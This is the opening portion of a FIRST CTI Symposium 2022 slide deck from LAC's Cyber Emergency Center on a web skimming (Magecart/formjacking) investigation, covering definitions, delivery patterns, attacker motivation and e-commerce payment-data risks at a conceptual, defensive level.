WEB SKIMMING

(And how we applied FIRST CTI Curriculum in the investigation)

FIRST CTI SYMPOSIUM 2022, BERLIN

VERSION 1.7 – 20221012RK

CYBER
EMERGENCY
CENTER

LAC
株式会社ラック

01

About us

About us: LACERT, Cyber Emergency Center

FIRST.org team member
since **April 7, 2003**

LAC

LACERT

FIRST
Improving Security Together

LAC's Advanced Corporate Emergency Readiness Team

CYBER
EMERGENCY
CENTER

(CEC)

CYBER GRID JAPAN


JSOC
JAPAN
SECURITY
OPERATION
CENTER


(JSOC)


About us: One page about LACERT

34 Years, **2,265** People, **1,000+** Protected Networks

Statistics:







CYBER THREAT INTELLIGENCE & R&D

- Cyber Threats Intelligence and Threat Analysis on:
- Network Security
- IoT Security
- Security Clearance
- Social Encouragement
- ICS/SCADA Security.

CYBER ATTACKS MONITORING THRU' NETWORK

Japan's Largest SOC

- 100+ Security Experts
- Our Own Patterns "JSIG"
- IDS/IPS Monitoring
- NGFW Monitoring
- MPS Monitoring
- Vulnerability check and Penetration Test Service

CYBER INCIDENTS & THREAT HANDLING MANAGEMENT

-- Emergency contacts 24/7 *365
-- Incident Management
-- Intrusion Analysis
-- Computer Forensics (Clients/Servers/Cloud/IoT)
-- Crime Evidence Gathering
-- Malware Infection Analysis
-- Network Forensics

Agenda

PART ONE: Threat information

1. **Definition**
   – What is ″Web skimming″, this scheme & patterns
2. **Motivation**
   – To steal PII and CC, but ″Why?″
3. **Damage Assessment (OSINT)**
   – Evidence collective
   – What's targeted, tampered and their TTP
4. **Investigation**
   – Threat tools, TTP, resource, infrastructure, the ″How″
5. **Threat Analysis**
   – ″How″ analysis supports the information & TTP
6. **Threat Activity Monitoring**
   – Understanding threat's timeline, activities, differences
7. **Reporting an on-progress Web skimming Attacks**
8. **Research** on source of the cyber threat
9. **Threat Summary**
   – The cyber threat case summarized in a page
   – The counter measure

Agenda

PART TWO: Cyber Threat Intelligence implementation

The practical Cyber Threat Intelligence curriculum applied to the investigation on this Web Skimming case and the takeaways

1. CTI Methods used in the investigation
2. Threat Modeling for the E-Commerce sites
3. Source Information and Reliability
4. Data Processing Method
5. The Threat Indicators (IOC)
6. Questions and Answers

Profile

Hendrik Adrian

Introduction, talk direction and CTI details main presenter

Sr. IT/OT Cyber Threat Intrusion/RE/DFIR Analyst at Cyber Emergency Center

Main representative of FIRST Team LACERT
FIRST Cyber Threat Intelligence SIG co-chair
FIRST Network Security SIG co-chair

Profile

Takehiko Kogen

Threat information and technical main presenter


Cyber Threat Analyst at Cyber Emergency Center
Specialized on Exploit-Kits and Malvertisement Cyber Threats

01

Threat definition:
About Web Skimming
(The "WHAT")

Definition: Web Skimming in General Concept

In general concept, the definition WEB skimming is as per stated in Wikipedia:



Web skimming

From Wikipedia, the free encyclopedia


Web skimming, **formjacking** or a **magecart attack** is an attack where the attacker injects malicious code into a website and extracts data from an HTML form that the user has filled in. That data is then submitted to a server under control of the attacker.[1][2]

WEB skimming related threat attack vectors:

- Phishing
- Drive by web traffic (can be legitimate or malicious traffic)
- Targeting online payment related sites
- Related cyber threat terms of: Form hijacks, Web scrappers, Web vulnerability scanners, Phishing botnets, Code injections, Code tampering

Definition: Why this case is a "Web Skimming" case

This case of **Web Skimming** will describe a specific crime method to steal user's auth, credit card or PII data entered by the site's users by utilizing an embedded malicious code on a compromised vulnerable **EC (E-Commerce online/cloud) web sites**, to access exfiltration codes served in attacker's environments.
The definition of Web Skimming (**Magecart attack**) comes from the physical threat "Skimming", an unauthorized reading of magnetic information saved in credit cards to steal its data.
The embedded malicious code used to steal the user's data is also known as **Formjacking**



User enters their credit card information to complete the purchase process


Send user's credit card information to attacker

Injected malicious JavaScript

Definition: Deliverance of Malicodes & Data Exfiltration

The Web Skimming method spotted in our case is by the usage of client side's code execution through the browser leveraging the ***"source-hijacking method"*** of malicious JavaScript code.

There are **two types of cases** on how an adversary delivers the malicious contents to a compromised sites. In the first Case A, the malicious code was delivered from **a malicious server prepared by adversaries**. In case B, it was delivered from a compromised legitimate site.



02

Motivation
(The ″WHY″)

Motivation: E-Commerce Sites and Their Vulnerabilities

There are adversaries who specialized in aiming EC-Sites and seek their targets using the Web scrapping tools.

What has motivated them in specializing to aim E-Commerce online are:

- The E-commerce sites are growing in quantity, needs and demands, especially during pandemic era.
- All of E-commerce packages has history of vulnerabilities but not all EC-sites users recognize them, and their action for new security patch on as severe vulnerability maybe slow.
- E-commerce servers are mostly 365/24/7 online (while the site's administrators are not)
- The sites contains and visited by users to have valuable data to gain financial merit of the adversaries, i.e., personally identifiable information (PII), online payment credentials (credit/debit/point cards)
- Not every E-Commerce administrator understand the third-party libraries used by their E-commerce package.
- User's trust the security based on "brand" on the EC-Sites they usually used (saved passwords, site's login cookie or other auto-login functionality)


Motivation: E-Commerce Sites, Payment Data & Methods

Most of EC sites are providing multiple payment methods that makes the user's data posted are different. In the following table it is explained major payment methods in most EC sites and their user's data vs the risk factors

EC Payment methods	User's posted data	Risk
Credit/Debit Cards (CC or DC)	User login & Card information	Account leaks & card info stealing
Bank transfer	User login & bank info	Account & bank account leaks
Deposit / Point	User login & balance	Account leaks & unauthorized purchase
Cash on Delivery (CoD)	User login & residential PII	Account leaks & abuse of PII
App Payments	User login, mobile info, App token	Account leaks, abuse of mobile info & App token
Electronic checks, gift cards, E-vouchers	User login & balance	Account leaks & unauthorized purchase
Cryptocurrency	User login & coin data	Account leaks & abuse of transaction
E-Wallet	User login & E-wallet access token	Account leaks & unauthorized purchase
Buy now Pay later	User login & PII	Account leaks & abuse of PII
Payment gateways or Convenient stores	User login & PII	Account leaks & abuse of PII

